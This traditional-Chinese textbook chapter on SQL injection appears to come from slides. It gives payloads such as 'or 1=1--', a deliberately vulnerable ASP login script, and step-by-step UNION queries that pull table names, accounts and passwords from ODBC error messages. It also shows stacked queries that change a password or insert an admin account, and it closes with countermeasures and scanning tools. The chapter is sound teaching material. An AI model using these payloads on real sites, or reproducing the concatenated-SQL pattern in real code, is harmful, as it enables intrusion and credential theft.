第十一章

SQL Injection

SQL Injection

- SQL Injection 是一種利用網頁的弱點，將 SQL 命令執行於 Web 應用程式及後端資料庫的一種入侵技術。

- 當一個使用者要登入一個網頁時，可能要輸入帳號及密碼以進行驗證，這個驗證程序的背後就是一個 SQL 查詢，攻擊者這時候可能透過特殊的方式毒害其後端的 SQL 查詢，於是攻擊者就可以進入系統，進行其他更深入的入侵行為。

SQL Injection

- SQL 入侵最簡單且常見的工具就是瀏覽器，接著尋找允許提交(Submit)資料的目標頁面，例如：：登入(Login)頁面、搜索頁面或回饋(Feedback)頁面.等等。

- HTML 頁面會透過 POST 命令將所需要的參數傳遞給後續的程式頁面。

SQL Injection

- <FORM action=Search/search.asp method=post>
  <input type=hidden name=A value=C>
  </FORM>

- http://目標網址/index.asp?id=10

SQL Injection

- 接下來就是測試該頁面是否有缺陷存在。首先加入某些特殊的字符標記。
- 在前述網頁的頁面上，假設要輸入ID與密碼，可以在 URL 中輸入有關 ID 的資料

id= hi‘ or 1=1-- 或 password= hi’ or 1=1-- 。

- http://目標網址/index.asp?id=hi' or 1=1--

SQL Injection

- 也可以把該 HTML 網頁從網站上直接下載至本地電腦中，然後修改原始碼中部分的資料。

```
<FORM action=http://目標網址/Search/search.asp method=post>
<input type=hidden name=A value="hi' or 1=1--">
</FORM>
```

ASP & SQL

http://目標網址/index.asp?category=food

```
cat = request(“category")
sqlstr="SELECT * FROM product WHERE PCategory=' " & cat & " ' "
set rs=conn.execute(sqlstr)
```

- 把cat 變數用取得的資料替換，該SQL 將會變為：

```
SELECT * FROM product  WHERE  PCategory='food'
```

ASP & SQL

http://目標網址/index.asp?category=food' or 1=1 --

- 整個 SQL 查詢將會是：

SELECT * FROM product WHERE PCategory='**food' or 1=1--**'

- 因為後面的 1=1 會讓判斷永遠為 true，而這個 true 在 or 的右端，至於左端 PCategory='food' 對資料庫的比對是否為 true 已經不重要了。

SQL

- 結尾部分的那兩條‘--’是用來告訴 MS SQL SERVER 忽略掉整個查詢字串結尾最後的那個 ‘ (（單引號)） 。

- 有的時候也可以使用'#'來代替 。

SQL

- ' or 1=1--
- " or 1=1--
- or 1=1--
- ' or 'a'='a
- " or "a"="a
- ') or ('a'='a

SQL Injection 實例

建立下面的資料庫與資料表

```
create database test;
create table tblUser(
UserID int primary key no null,
UserName varchar(50) not null,
Password varchar(50) not null
);
```

SQL Injection 實例

- 欄位依次為 UserID(使用者編號)、UserName(帳號)、Password(密碼) 。

- 插入下面資料

```
Insert tblUser VALUES(1,‘admin','AdminPass');
Insert tblUser VALUES(2,‘guest','GuestPass');
```

SQL Injection 實例


- 模擬登入網頁的ASP程式，檔名為login.asp。

```
<%
'如果帳號及密碼不是空的，就開始查詢資料庫
If Request（"UserName"）<>"" And Request（"Pass"）<>"" Then
 Dim cnn,rec,strSQL
 Set cnn=Server.CreateObject（"ADODB.Connection"）
 With cnn.ConnectionString=Application（"Conn"）.Open

'利用使用者輸入的資料來組合SQL語法
strSQL="SELECT * FROM tblUser WHERE UserName='" & _
Request（"UserName"） & "' AND Password='" & Request（"Pass"） & "'"
```

SQL Injection 實例

```
將SQL字串直接交給SQL Server執行
Set rec=.Execute（strSQL）
End With

'如果沒有搜尋到資料庫最尾端，即代表找到資料，
'於是會顯示歡迎訊息
If NOT rec.EOF Then
Session（"UserName"）=Request（"UserName"）
Response.Write "歡迎光臨 " & Request（"UserName"）
Else
'沒找到代表輸入錯誤
Response.Write "您的帳號/密碼輸入錯誤"
End If
Else
'對應最前面的if，帳號及密碼是空的，就顯示輸入畫面
%>
<Form action="login.asp">
使用者名稱：<Input Name="UserName"><P>
密碼：<Input Name="Pass" >
<P>
<Input type="submit" Value="確定">
</Form>
<%
End If
%>
```

SQL Injection 實例



若知道帳號

SELECT * FROM tblUser WHERE UserName='admin'--' AND Password='asdf'

實際的 SQL :
SELECT * FROM tblUser WHERE UserName='admin'

SQL Injection 實例

- 若不知道帳號，帳號輸入
  ‘ or 1=1--

- 整個SQL語法變成：

SELECT * FROM tblUser WHERE UserName='' or 1=1--' AND Password='asdf‘

- 實際上僅執行下面的語法：

SELECT * FROM tblUser WHERE UserName='' or 1=1

SQL Injection與 ODBC 錯誤訊息

步驟 1：列出資料表

- 正常的URL:

http://目標網址/index.asp?id=10

- 使用 union

http://目標網址/index.asp?id=10 union select top 1 table_name FROM INFORMATION_SCHEMA.TABLES—

- 實際的 SQL 語法

SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES--

SQL Injection與 ODBC 錯誤訊息

SQL 伺服器會顯示錯誤信息，告訴你資料庫中有一個資料表叫做 table1 :

- Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value '**table1**' to a column of data type int. /index.asp, line 5

SQL Injection與 ODBC 錯誤訊息

找出跟 **login** 有關的資料表

- http://目標網址/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME LIKE '%25login%25'—

SQL 伺服器顯示資料庫中有一個資料表叫做 **‘admin_login‘**的資料庫：

- Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'admin_login' to a column of data type int. /index.asp, line 5

SQL Injection與 ODBC 錯誤訊息

步驟 2：列出admin_login**資料表中的欄位名稱**

- http://目標網址/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login'–

SQL 伺服器顯示資料表中有一個叫做 'login_id'的欄位

- Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'login_id' to a column of data type int. /index.asp, line 5

SQL Injection與 ODBC 錯誤訊息

獲得其他欄位的名稱

- http://目標網址/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login' WHERE COLUMN_NAME NOT IN (（'login_id')） --

SQL 伺服器顯示資料表中有一個叫做 ‘login_name‘的欄位

- Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value ' login_name' to a column of data type int. /index.asp, line 5

SQL Injection與 ODBC 錯誤訊息

步驟 3：獲取帳號與密碼

- http://目標網址/index.asp?id=10 UNION SELECT TOP 1 login_name FROM admin_login --

從 **admin_login** 的資料表中，選出 **login_name** 欄位的第一筆資料

- Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value '**lion**' to a column of data type int./index.asp, line 5

SQL Injection與 ODBC 錯誤訊息

錯誤訊息告訴你有一個帳號叫做 lion，接下來查詢這個帳號的密碼:

- http://目標網址/index.asp?id=10 UNION SELECT TOP 1 password FROM admin_login where login_name='lion' –

會去查詢 admin_login 資料表，查出「login_name」這欄位資料為 lion 的資料，將這筆資料的 password 欄位資料列出。

- Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
  [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value '**u06@Ru85**' to a column of data type int. /index.asp, line 5

SQL Injection與 ODBC 錯誤訊息

步驟 4.在資料庫中修改或插入資料

修改帳號"lion"的密碼

- http://目標網址/index.asp?id=10; UPDATE 'admin_login' SET 'password' = 'newpass4me' WHERE login_name='lion'--

新增一個帳號

- http://duck/index.asp?id=10; INSERT INTO 'admin_login' ('login_id', 'login_name', 'password', 'details') VALUES (666,'tom','newpass4all','NA')--

SQL Injection 的對策

- 最簡單的方法還是輸入檢查（input validation）。

（A）在使用者輸入的當下就限制輸入。

置換（取代）法。

搜尋檢查法。

（B）使用者輸入完畢後，過濾所有可能的字串。過濾一些特殊符號，例如單引號、雙引號、斜線、反斜線、冒號、空字元等。

（C）將檢查放在伺服器端，而非僅在用戶端。可以在用戶端使用ASP或JSP進行第一層的輸入過濾，然後在伺服器端進行第二道的字串過濾。

SQL Injection 的對策

- 重新檢視現存的網頁應用程式，要檢測原始程式碼中與SQL查詢有關的變數，避免有問題的變數進入SQL查詢字串中。
- 限制應用程式存取資料庫的權限。
- 鞏固資料庫伺服器。


SQL Injection 的對策

- 自我檢測，使用工具進行SQL注入的模擬攻擊。
- 記錄可能的SQL攻擊動作，阻擋惡意攻擊的IP。
- 取消或自訂錯誤輸出，給予攻擊者最少的錯誤訊息及資訊。可以設定的包括以下項目：
  （A）關閉ODBC錯誤訊息。
  （B）自訂IIS錯誤訊息。

工具程式

- **SQLDict**


- SQLdict 是 SQL Server 的字典攻擊工具程式，支援 Windows 95 / 98 / ME / NT 4.0 / 2000 / XP / 2003 / Vista，可以用來檢測 SQL 伺服器帳號的密碼是否足以抵擋字典攻擊。



工具程式

- **SQLExec**

- 這個工具會使用 xp_cmdshell 儲存程序執行命令在一台 Microsoft SQL 伺服器上，其使用預設帳號 sa 及 NULL 密碼。這個工具會使用 xp_cmdshell 儲存程序執行命令在一台 Microsoft SQL 伺服器上，其使用預設帳號 sa 及 NULL 密碼。




工具程式


- **Acunetix Web Vulnerability Scanner**

- 具有自動偵測以下弱點之功能：跨網站指令碼、SQL程式碼注入攻擊、程式碼執行、目錄遊走（Directory traversal）、檔案引入（File inclusion）、網站程式原始碼暴露（Script source code disclosure）、CRLF injection、跨頁框指令碼（Cross frame scripting）、具有自動查詢備份檔或目錄功能（Looks for backup files or directories）、具有自動搜尋具有敏感性資料的檔案或目錄（Discovers files/directories that may contain sensitive information）、具有自動搜尋一般檔案，如：記錄檔，應用程式追蹤，CVS網站容器（Looks for common files, such as logs, application traces, CVS web repositories）、具有自動查詢目錄清單功能（Finds directory listings）、具有搜尋弱點權限之目錄功能。….

Acunetix Web Vulnerability Scanner



Acunetix Web Vulnerability Scanner



Acunetix Web Vulnerability Scanner